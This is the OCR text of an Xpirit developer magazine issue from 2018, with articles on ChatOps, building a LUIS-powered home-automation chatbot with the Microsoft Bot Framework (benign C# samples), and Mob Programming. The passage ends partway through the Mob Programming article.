XPRT.

Magazine N°6/2018

Reinventing Collaboration

The Human Computer: Rise of the Bots

Growing your DevOps mindset

Programming with the mob

Leveraging the browser to improve the security of the web

Xpirit

PROUDLY PART OF XEBIA GROUP

Think ahead. Act now.

TECHORAMA

DEEP KNOWLEDGE IT CONFERENCE

October 1-3 | 2018 Ede, The Netherlands

Techorama is the new yearly conference for **Microsoft developers.**
Enjoy the expertise of international top speakers
and local community rock stars.

www.techorama.nl

Early bird tickets on sale starting May 14

Colofon

XPRT. Magazine N°6/2018

Editorial Office
Xpirit Netherlands BV

This magazine was made by
Vivian Andringa, Pascal Naber, René van Osnabrugge, Martijn van der Sijde, Loek Duys, Rob Bos, Geert van der Cruijsen, Chris van Sluijsveld, Marco Mansi, Marcel de Vries, Pascal Greuter, Alex de Groot, Roy Cornelissen, Jesse Houwing, Sander Aernouts, Kees Verhaar, Peter Groenewegen, Michiel van Oudheusden, Immanuel Kranendonk, Marc Duiker, Manuel Riezebosch, Alex Thissen, Reinier van Maanen, Cornell Knulst, Jasper Gilhuis

Contact
Xpirit Netherlands BV
Laapersveld 27
1213 VB Hilversum
The Netherlands
+31 (0)35 538 19 21
pgreuter@xpirit.com
www.xpirit.com

Layout and Design
Studio OOM
www.studio-oom.nl

Translations
TechText

If you prefer the digital version of this magazine, please scan the qr-code.

In this issue of **XPRT.** Magazine our experts share how they are reinventing collaboration

Pascal Greuter, Managing Director

Immanuel Kranendonk, COO

Sharing knowledge

Welcome to Xpirit, and welcome to the sixth issue of our magazine. A magazine that puts our spirit into action: sharing knowledge. We want to share our knowledge, because we want to maximize the business value of the solutions we deliver to our customers. But also, because we are passionate about our profession and the technologies we work with, and sharing is a natural expression of our enthusiasm.

Our team prides itself on a goldmine of knowledge in domains such as ALM, DevOps, Big Data, IoT, the Azure Cloud, and Artificial Intelligence. And of course no domain is an island. Combine for instance Big Data, IoT and the advantages of the cloud with the democratization of artificial intelligence, and you get what we call Cloud Powered Intelligence. Add optimized computing power to the mix, and mobiles become the new mainframes. That's the dynamic field we operate in, and things are changing faster than ever.

But what's the value of that knowledge if you don't share it? If you keep that knowledge hidden under the bonnet of your solution and lock it away with complex contract clauses, you minimize the business value. We think bigger, that's why we're open, and that's why we share our knowledge. That's, for instance, why we publish this magazine. The topics in this issue's articles range from new and optimized collaboration approaches – DevOps, ChatOps and Mob Programming – to more technical topics such as Kubernetes, OpenFaas, Bots and Blazor.

Sharing knowledge is also why we've started moving some of our tech nights, the weekly knowledge sharing sessions of our entire team, to our customers, putting their team together with our team. As one of our customers recently said: "You don't just get a single consultant – you get their entire team! They came with the works: pizzas, drinks and ... their entire team. They all shared a wealth of knowhow with our staff, and this is something you rarely see in the market." </>

ChatOps

One of the most frequently used buzzwords in IT is definitely DevOps. Many organizations are adopting DevOps practices to deploy faster, better and cheaper releases of functionality into production. As John Willis and Damon Edwards described the core of the DevOps movement in 2010: DevOps is all about breaking down the silos between teams and to have a culture of automation, measurement and sharing within the teams. In this article we'll show you how the implementation of ChatOps accelerates the DevOps movement within your organization.

Authors Cornell Knulst & Peter Groenewegen

Why ChatOps?

You probably recognize a situation in which you have to do some work that is normally done by a colleague and you don't have a clue how to fix it. Wouldn't it be nice if you could see how he had solved that task in the past? Or wouldn't it be great if he decided to automate the task so that you are able to execute it instantly without knowing about the inner details?

Another situation you probably recognize is a situation in which you are asked to join a war room meeting with the management team because of a high-priority production incident. During this session the management team has to decide about a solution without knowing about the finer details. Your job is to provide them with the most up-to-date information. But wouldn't it be more efficient and effective to work on solving the issue in a central place instead of talking about the incident in a meeting? Wouldn't it be better that management already knows about the finer details, because they can continuously obtain the latest insights by just looking at the latest conversations in the chat room?

ChatOps addresses the above challenges by aligning the work at hand with the context of conversations. Or like others say, doing most of your work from the same chat room as where you have your conversations. Whether you communicate with your team members or have to perform an operational task, you do it all from the comfort of a single command line interface. Instead of collecting and cross-referencing the necessary information from different tools and sources to perform a job, you just type a command into chat that provides you with all the information you need. All interactions with external systems and your team members are logged and initiated in a central place. If I want to deploy code, I type a command into chat and don't have to know about the tool that executes the deployment. If I want to get reports about the velocity of our teams, I type a command into chat. If I want to restore a database backup on the production environment, I type a command into chat. I do it all from the comfort and safety of a centralized chat room, which automatically logs my activities and makes them visible to the rest of the organization.

Many DevOps implementations face challenges in embracing the DevOps culture of automation, measurement, and sharing. How to ensure an automation-first mindset and behavior? How to embed the knowledge sharing part within the teams and even across different teams? How to ensure that teams stay transparent about all things that happen? ChatOps is an accelerator for making such a cultural shift by enforcing work execution via automated commands, by leveraging the power of automation to facilitate knowledge sharing, and by providing a self-service reporting environment via chat.

What is ChatOps?

The core of ChatOps is that we as a team automate our knowledge (by means of bots), and make that knowledge available as a command in our chat room to prevent our team from being dependent on the institutional knowledge of team members. Following the movement of ChatOps means that you automate as much relevant work and knowledge as possible. All that information should be accessible from the centralized team chat. Because this team chat is also used to communicate about work, we'll get an end-to-end trace log about all actions and communication that happened to complete a given job.

"Where does he even find time to chat with ops..."


Michiel van Oudheusden about Cornell Knulst

On a day-to-day basis we extend the set of automated commands, so that others are able to benefit from it. To force ourselves to keep automating those commands, we follow one single procedure within the team: the only way to know whether a daily task or insight is automated, is that you have to type a command into the team chat. At the moment you expect a given task to be automated, but it appears that this this is not the case, the whole team can see that you expected a task or insight to be automated. If this happens, the one central rule of ChatOps applies: "If something isn't automated, you have to automate it!".

Benefits

There are multiple benefits of applying ChatOps. The following list contains a couple of elaborated examples:

- **Increased collaboration:** by centralizing all interaction with your systems and team in one central command line interface, you get the benefit of increased collaboration within your team. Everyone within your team can see the communication that happened within your chat room and this ensures that team members are more involved.
- **Instant information:** ChatOps speeds up the decision-making process. Instead of having to collect information from different systems and persons, ChatOps makes it possible to obtain all that information instantly by entering a single command into your chat room.
- **Knowledge sharing:** especially in case of distributed teams, ChatOps helps in sharing knowledge and aligning communication. Each team member can see the full history of the chat and has to speak the same language within the chat. Every single command is logged, so everyone knows what happened on a given server or environment. This ensures that everyone is on the same page in communication and language, and also ensures that new team members can join a conversation very quickly. Because common tasks are automated, everyone within the team is able to execute a given task without having to know about the finer technical implementation.



How to get started?
Getting your team up and running with ChatOps takes an investment to get started. You are going to get a return on investment when the tasks you do by hand are automated. Start small to get a feeling of what's smart to do and what's not. Most importantly, don't invent it all yourself, be a lazy developer by using a package that does the integration to your chat platform. Building it yourself is fun, but not very efficient. There are frameworks that can integrate with your favorite chat environment, so pick a framework that uses a programming language that is familiar to your team. Anyone should be able to contribute to your tools and automation. If it is easy, it will become part of the normal work and day-to-day tasks.

Building your first ChatBot can be done in a few hours, assuming you already have a shared chat workspace that is capable of bot integration. In a few hours you should be able to send a simple command from chat to your chatbot, which then does something with your application. For example: when using Slack, you can integrate with slash commands, web hooks, or a bot. A bot is a good choice for ChatOps. For the Slack integration there are already frameworks that do all the plumbing for you. You only have to implement the actual code that integrates with your application. Select a bot framework that fits your development stack best.

When you have the chatbot up and running, the next step is to select functions you want to perform from chat. Keep it simple by making small functions. Learn what is working and what isn't. Start by writing a short description of what to call the new command. You can discuss this description in the team to see if it is going to help you. Some things you can start with:
› Check logs
› Restart the application
› Report application status
› Start a batch process
› Perform application test integration
› Start a deployment
› Add/remove a user
› Upgrade the database
› Check database version
› Automate a tool you are using.

Do the implementation and show it in the sprint review. Remember to keep it small and score the value it adds for the team. Manage it in PBIs on your backlog to get the right priority. The end goal is to keep your team productive. By automating recurrent day-to-day work you have more time for adding real value to the product you are making.

Conclusion
We've seen that ChatOps offers a great set of benefits such as increased collaboration, efficiency, knowledge sharing, and out-of-the-box logging. ChatOps can also be used to break down barriers between teams. In our day-to-day job we've seen great implementations of ChatOps where the friction between the security, compliance and development teams was taken away because of self-service infrastructure deployments via chat. So don't hesitate, and accelerate your DevOps implementation by adding ChatOps to the mix! </>

"Peter commits himself and his code at an amazing frequency."

Jesse Houwing about Peter Groenewegen

The Human Computer: Rise of the Bots

Imagine walking into your home after a hard day of work and just asking "OK Jarvis, can you please order me a pizza Pepperoni from Domino's for dinner? Also, please tell my boss that I'm taking the day off tomorrow. And now, let's watch the awesome Bruce Willis in Die Hard 4".

Authors Kees Verhaar & Loek Duys

This article will show you how you can build your own intelligent "Jarvis[1]". Of course, you could buy something readily available like an Amazon Echo or a Google Home, but where's the fun in that? Why buy them, when you can build something yourself?

Seems impossible? It's not. You probably have an app on your phone to order a pizza. Telling your boss you're taking the day off is a matter of writing a quick e-mail. And Die Hard 4 is available on Netflix. All these services and technologies are available today. It's just a matter of how we interact with them.

Concepts

Bots

In today's world, there is an ever increasing amount of technology to serve us. Smarter devices, linked to more and more services which are deeply integrated into our lives. What would you do without your smartphone and the services it unlocks for you? And what about your smart TV, your smart fridge and your smart home?

Electronic services have become an integral part of our lives, and we need new ways of interacting with all this technology. Interaction must become more similar to how we interact with other humans. Technologies like Artificial Intelligence enable this, because machines can now understand what we mean.

Bots will become a vital part of this new way of interaction. You communicate with a bot in the same way you would communicate with another human being. For example through e-mail, chat, text messages or speech.

In this article we will show you how you can create a simple bot that understands human language. We will enable the bot to control the lights in our home. Our bot is created by using the Azure Bot Service and the Bot Framework.

The Azure Bot Service

We're using the Azure Bot Service to build our bot. This provides an easy way to connect your bot to different "channels". A "channel" is a way for a user to interact with our bot. There are quite a few channels available right out of the box, such as Skype, Facebook, Teams, Slack, SMS, Cortana, and others. By leveraging the bot service, the actual implementation of our bot is basically reduced to implementation of a web API, and the bot service takes care of the rest.

The Microsoft Bot Framework

A conversation between the bot and a user is structured around "Dialogs". For example, you could have a conversation to order a pizza, send an e-mail message, start a movie on Netflix, or switch on the lights in a certain room. The Microsoft Bot Framework[2] offers an easy way to implement these dialogs, and includes an emulator to test your bot locally.

Language understanding

To make our bot understand human language we'll use Language Understanding (LUIS)[3]. LUIS allows us to define an "intent". An intent is an action that a user can perform. These intents are linked to methods in our web API implementation. LUIS will learn which intent the user has by interpreting what the user says. This is called an "utterance".

[1] https://xpir.it/xprt6-bots-1
[2] https://xpir.it/xprt6-bots-2
[3] https://xpir.it/xprt6-bots-3

For example, utterances like "I would like to switch off the lights" and "Turn the lights off" will both refer to the intent of "LightsOff".

At first, you will have to give LUIS some example utterances for each intent that you define. As the usage of your bot increases, there will be more utterances for each intent. Initially, you will have to tell LUIS which intent is meant for each utterance. But, as LUIS learns, it will get smarter and will automatically start to understand the correct intent for new utterances that it encounters. You can get started with LUIS by checking the walkthrough on the Microsoft site.[4]

But what if your commands may apply to different contexts? For example, what if you only want to turn off the lights in the living room, or in the kitchen? For this, you can use the concept of "entities". Entities allow commands to be reused in multiple contexts. In this case, an utterance could be "Please turn off the lights in the kitchen". When first encountered, you would tell LUIS that the intent for this utterance is "LightsOff", and that it contains the entity named "room", with value "kitchen". You can even have multiple entities within a single utterance.

Utterance	Intent	Entity name	Entity value
"Please turn off the lights in the kitchen"	LightsOff	Room	Kitchen
"Please turn on the lights in the bathroom"	LightsOn	Room	Bathroom
"Please turn off the lights"	LightsOff	–	–




Figure 1: LUIS powered bot

[4] https://xpir.it/xprt6-bots-4

Implementation

Looking at the internals of a bot application as shown in Figure 1, you will recognize elements from a real-life conversation. A dialog between a bot and a human happens within a context. Individual messages are called activities. The bot talks to LUIS for language understanding. The input from the human is passed to LUIS and the discovered intents and entities are returned.

Create your LUIS model by adding intents and utterances. For example, combine intent 'LightsOn' with utterance 'turn on the lights in the room' and mark the word 'room' as an entity. More utterances lead to better language understanding. Finally, make sure to train, test and publish the LUIS app, to make it accessible for your new bot.

Dialog

Now it's time to get your hands dirty and write some code. In this chapter we will create a bot that is able to process LUIS intents. The bot will understand commands like "Turn the lights on in the kitchen". To get started, first create a new ASP.NET MVC web project, targeting .NET framework 4.6.1 or higher. Next, add the following Nuget packages: `'Microsoft.Bot.Builder' and 'Microsoft.Bot.Connector'.`

To add the bot behavior, add a class named "RootDialog" that inherits from `LuisDialog<T>`. Mapping LUIS intents to methods on this dialog is done by using a `LuisIntent-Attribute`.

In Figure 2 you can see code that maps a LUIS intent named "LightsOn" to a dialog method named 'LightsOn'. The method uses three parameters:

- The context is used to describe the context of a conversation between the bot and the end-user. We use this to send a message back to the end-user to request more information, or to send back confirmation that the command was properly handled by the bot.

The Bot that we are creating here will be run inside a Web API. However, because a bot is a regular .NET class, it can be hosted inside various host process, e.g. Console Apps, Azure Functions, etc.

"He doesn't say much, but what he says is always spot on!"

René van Osnabrugge about Loek Duys

- An activity represents a message in a conversation; it will not be used in our code.
- Parameter result describes what LUIS learned from the user input. For instance, any entities that were detected in the user input. In our code, we will check for an entity that describes the room in which to turn on the lights.

```
[LuisIntent("LightsOn")]
public async Task LightsOn(IDialogContext context,
   IAwaitable<IMessageActivity> activity, LuisResult
   result)
{
}
```

Figure 2: Mapping LUIS intents to Dialog methods

Now that you understand what the parameters are for, let's add some behavior to the method. This is shown in Figure 3.

```
[LuisIntent("LightsOn")]
public async Task LightsOn(IDialogContext context,
     IAwaitable<IMessageActivity> activity, LuisResult
     result)
{
     var room = result.Entities.FirstOrDefault();
     if (room != null)
     {
          await context.PostAsync($"Turning lights on in
          {room.Entity}!");
          ToggleLightState(true);
          context.Wait(this.MessageReceived);
     }
     else
     {
          var rooms = QueryRoomsList();
          PromptDialog.Choice(context, LightsOnWhere,
               options: rooms.ToList(), prompt: "Where?");
     }
}
```

Figure 3: Implementation of LightsOn

We start off by checking whether LUIS was able to detect a room entity. If so, it will be used as the room in which to turn on the lights. We notify the end-user, and wait for the next interaction. If no room entity was detected, we will ask for the location to be selected from a list of all known rooms. We specify method 'LightsOnWhere' to handle the users' answer. When this method is called, we know that the end-user intends to have the lights turned on, and that he has just specified the room. The implementation is displayed in Figure 4. Note that this method does not have an attribute, as this is not the start of a conversation, but rather the end.

```
public async Task LightsOnWhere(IDialogContext context,
    IAwaitable<string> argument)
{
    var room = await argument;
    await context.PostAsync($"Turning the lights on in
    {room}!");
    ToggleLightState(true);
    context.Wait(this.MessageReceived);
}
```

Figure 4: Implementation of LightsOnWhere

The implementation of 'ToggleLightState' depends on the type of Home Automation software you are running. So, for now, we will leave this empty.

Next, add the constructor to the dialog. The constructor takes arguments that are used to authenticate the bot to the LUIS service. In a production situation, you would put these credentials in a secure store, like in an Azure Key Vault. However, for this walkthrough we will keep them in a configuration file.


The modelID value can be found on the LUIS portal, on the 'Settings' page as **Application ID**. The value for `subscriptionKey` is visible on the 'Publish' page under the label Key String. The sample code for the Dialog constructor is in Figure 5.

```
public RootDialog() : base(new LuisService(new LuisModel-
Attribute(
    ConfigurationManager.AppSettings["modelId"],
    ConfigurationManager.AppSettings["subscriptionKey"])))
{
}
```

Figure 5: Dialog constructor

Controller

Our bot dialog is now complete. We will now create code that hosts the dialog inside a Web Api to enable interaction with the bot. To do this, we add a class named '`Messages-Controller`' that inherits from '`ApiController`'.



The controller needs to respond to input, sent by users. In a Web Api, this is usually done by exposing an Action that handles POST requests. The implementation is shown in Figure 6. If the incoming activity is a message, it is passed to the dialog we created earlier. The bot framework will ensure that the proper dialog method is called, based on the information that LUIS detects in the posted message.

```
public async Task<HttpResponseMessage> Post([FromBody]
Activity activity)
{
    if (activity.Type == ActivityTypes.Message)
    {
        await Conversation.SendAsync(activity,
          () => new Dialogs.RootDialog());
    }
    var response = Request.CreateResponse(HttpStatusCode.OK);
    return response;
}
```

Figure 6: Implementation of Post

Your bot can now be tested by running it inside the Bot Framework Emulator as shown in Figure 7. Run your web site locally and note the URL at which it is running. By default, this will be http://localhost:2584/api/messages. Incoming calls will be directed to the controller we have just created. Open the emulator, and enter the URL and press 'Connect' to connect the emulator to your local bot. The emulator can translate user input to "Activity" data and send it to the bot. It can also interpret responses by the bot and present those to the user.

Test your bot by typing "Turn the lights on in the kitchen". If LUIS was able to interpret, the dialog method marked with the corresponding LUIS intent "LightsOn" will be invoked.




Figure 7: Bot Framework Emulator

Conclusion & next steps

We've shown you how to use the Microsoft Bot Service and the Bot Framework to create a simple bot that understands natural language and can switch the lights in our home.

So, what's next? In the next issue of XPRT we will make our bot more human. By adding speaker recognition your bot will recognize you when you talk to it. And we will go one step further, and show you how to make your bot sensitive to human moods. A true Jarvis experience! </>

GLOBAL DEVOPS

BOOTCAMP

BY XPIRIT & SOLIDIFY

JOIN US JUNE 16, 2018

FROM ONCE A MONTH TO MULTIPLE TIMES A DAY

YEARLY AROUND THE GLOBE

GLOBALDEVOPSBOOTCAMP.COM

Xpirit SOLIDIFY Microsoft

An offer you can't refuse

Programming with the mob

Jesse Houwing

Martijn van der Sijde

There is a team in San Diego that started coding together with all the team members working on one computer. It sounds a bit crazy. So why did they do this? It grew out of the desire to maximize learning, sharing knowledge and innovation; That and a lot of experimentation.

Authors Jesse Houwing & Martijn van der Sijde

Management didn't care about the chosen approach; the only thing that counted were the results and those looked good. The team got more work done with fewer bugs in production by writing solid code. They coined it Mob Programming. After reading this article you will know the foundational ideas behind the concept, its advantages and how to get started to make this work. **We think it is a valuable addition to adopting a DevOps culture and way of working**.

What is mob programming?

You could regard Mob Programming as pair programming on steroids. Pair programming has its origins in the Extreme Programming philosophy: it encourages two developers working behind the same computer, working on the same code. While doing so, they both have a clear role. One is behind the keyboard writing the code while the other verifies what is written and is thinking ahead about the next steps to take. They regularly exchange these roles.

Mob programming takes this discipline a step further. The whole team works on the same thing, at the same time, in the same space, and at the same computer. So, you could compare it to pair-programming, but collaboration now includes the entire team instead of two persons[1]. In the end, all the work is about delivering code to create done software.

Mob Programming

All the brilliant minds working on
the same thing...
at the same time...
in the same space...
on the same computer...

Figure 1: Definition of Mob Programming (source: Mob Programming, Woody Zuill)

[1] https://xpir.it/xprt6-mobprog-1

Foundational ideas

The advantages mentioned are key ingredients to culture and sharing, which are elements of the CALMS (Culture, Automation, Lean, Measurement and Sharing) principles of DevOps. Moreover, the foundational ideas behind Mob Programming are in line with the DevOps philosophy:

The people doing the work can best figure out how to do that work.

One of the characteristics of a DevOps team is autonomy. In order to collaborate effectively, the team members need to be able to make decisions and apply changes without complicated decision-making processes. This requires trust, changing the way risk is managed, and creating an environment that is free of a fear of failure, i.e. an environment that encourages fast learning. Mob programming sets the stage for this environment under the condition that management gives the team the autonomy and aligns teams by setting shared goals.




Figure 2: Alignment enables autonomy (source: Henrik Kniberg)

We can get a lot of benefit out of studying and practicing together

Mob Programming promotes sharing of knowledge between people and providing each other with feedback, with the intention to continuously improve. Another important value that is accomplished is collective ownership, as opposed to individual ownership of work. Instead of relying on everyone on the team knowing everything, which will never happen, it's great for the team to know everything as a group. If the team feels a sense of collective ownership this group approach will work.

Pay attention to what's working, and look for ways to "Turn up the good"

A continuous improvement mindset is a key DevOps soft skill[2]. One out of three improvement ideas will be worth holding on to. The other two will be discarded. Finding out in which category an idea falls is the trick and is done by executing Plan, Do, Check and Act cycles. Mob programming will help in achieving improvements by means of working as a team and have an active discussion about it. The reason for this is that any impediments immediately affect the team when working together. So, these topics will need to be discussed and solved on the spot for the team to be able to proceed. This is something that would not easily be done without this type of collaboration.

[2] https://xpir.it/xprt6-mobprog-2

Getting good at getting good results from retrospectives is important

As with the previous foundational idea, the reflection by the team on the way collaboration is done and how work is being delivered, is a daily, continuously occurring feedback loop. Since the team is constantly together they optimize the opportunity to act on any issues that may occur while they work together. The entire team understands the context of the possible improvement action, they were all present, and it allows the team to act immediately. This fits well with the concept of left-shifting, binging the opportunity for feedback and improvements forward. If the team is practicing Scrum, it also ensures that the retrospective can be used for tackling larger topics.

Driver-navigator model

The main work of programming is "thinking, describing, discussing, and steering" what we are developing.
The Navigators are doing this part while the Driver is doing the translation or transcription of the ideas into code (see cross ref). The driver role is rotated at frequent intervals.




Figure 3: Driver-Navigator collaboration pattern (source: mobprogramming.org, Woody Zuill)

When the team grows in experience and maturity, a mobber may will learn to take on one or more (temporary) roles (see cross ref). For example, one may act as a Researcher who and quickly collects information during the development process in order to support the navigator. Or Automationists who focus on options for automating repetitive tasks.

If the Driver needs to implement a certain design pattern but doesn't know how to implement it from the top of his head, the researcher could go and find out on a separate laptop, and then take over as navigator. For more information on these roles, have a look at the Mob Programming Role Playing Game on Github[3].

Figure 4: Game icons CC-BY 3.0 Delapouite; CC-BY-SA-NC 2015 by Willem Larsen
Powered by the Apocalypse - thanks to BigBadCon 2016 for inspiration

Advantages for a DevOps transformation

Several advantages can be mentioned that all support and speed up your DevOps transformation.

Strengthens Lean thinking

Mob programming brings a lot of focus to the work.
The whole team is working collectively on the same thing, expediting the delivery and working towards single piece flow. The ruthless focus removes the need for branching and merging, and other practices that silently consume a lot of time or add overhead in order to facilitate people working in parallel.

[3] https://xpir.it/xprt6-mobprog-3
[4] https://xpir.it/xprt6-mobprog-4

"If it hurts, do it more often... If it still hurts, call Martijn."

Loek Duys about Martijn van der Sijde

Small experiments with Mob Programming

In the Professional Scrum Developer[4] course we always touch on pair programming. In certain cases the class benefits from experiencing mob programming and we might introduce the concept after the first sprint.

Usually the first experience with Mob Programming is pretty close to total chaos. Everyone needs to understand their role. There is no agreement on what is and what isn't socially acceptable behavior and often it causes all kinds of hidden issues to surface. This initial experience can feel frustrating or unproductive. A short retrospective at the end of the experience can help bring these frustrations to the forefront and can help remove them. Often these frustrations are happening in the team in their normal way of working, but they're never bad enough to discuss and resolve them.

Examples of issues surfacing after one hour of Mob Programming:

- Coding styles between team members are quite different, making it hard to switch driver positions; normally this isn't an issue as developers would own the code from start to finish.
- Getting used to giving and receiving feedback. Many teams practice code reviews after a significant portion of the work is done. This reviews the end-product, but not the creative process that led to that result. Pair programming already greatly increases the amount of feedback, and thus the opportunity to learn. With Mob Programming the number of eyes and insights is multiplied even further. People need a safe environment in which they can deal with what may feel like working under a magnifying glass.

At the same time a number of things were very helpful.
One hour of working this way led to new insights, which were turned into improvements that would otherwise be unknown:

- Because the entire team was working on the same code, no time was spent on merging code. In the previous exercise the team had lost precious time trying to get two features to cooperate properly.
- Many tips and tricks were shared. Short-cut keys to common actions, alternative solutions for code structures, and tips for better testability were shared.
- Everyone felt comfortable maintaining or having to bugfix the code they had created together.
- There was far less need for coordination and status sharing. While they still practiced a daily scrum, it focused immediately on the impact, on the goal and other higher-level concerns. No sharing of minute details and progress.

At the end the team felt that working this way would probably cause them to be dead tired before lunch; and that they'd deliver a lot more than they are currently used to.

Encourages sharing and changing the culture
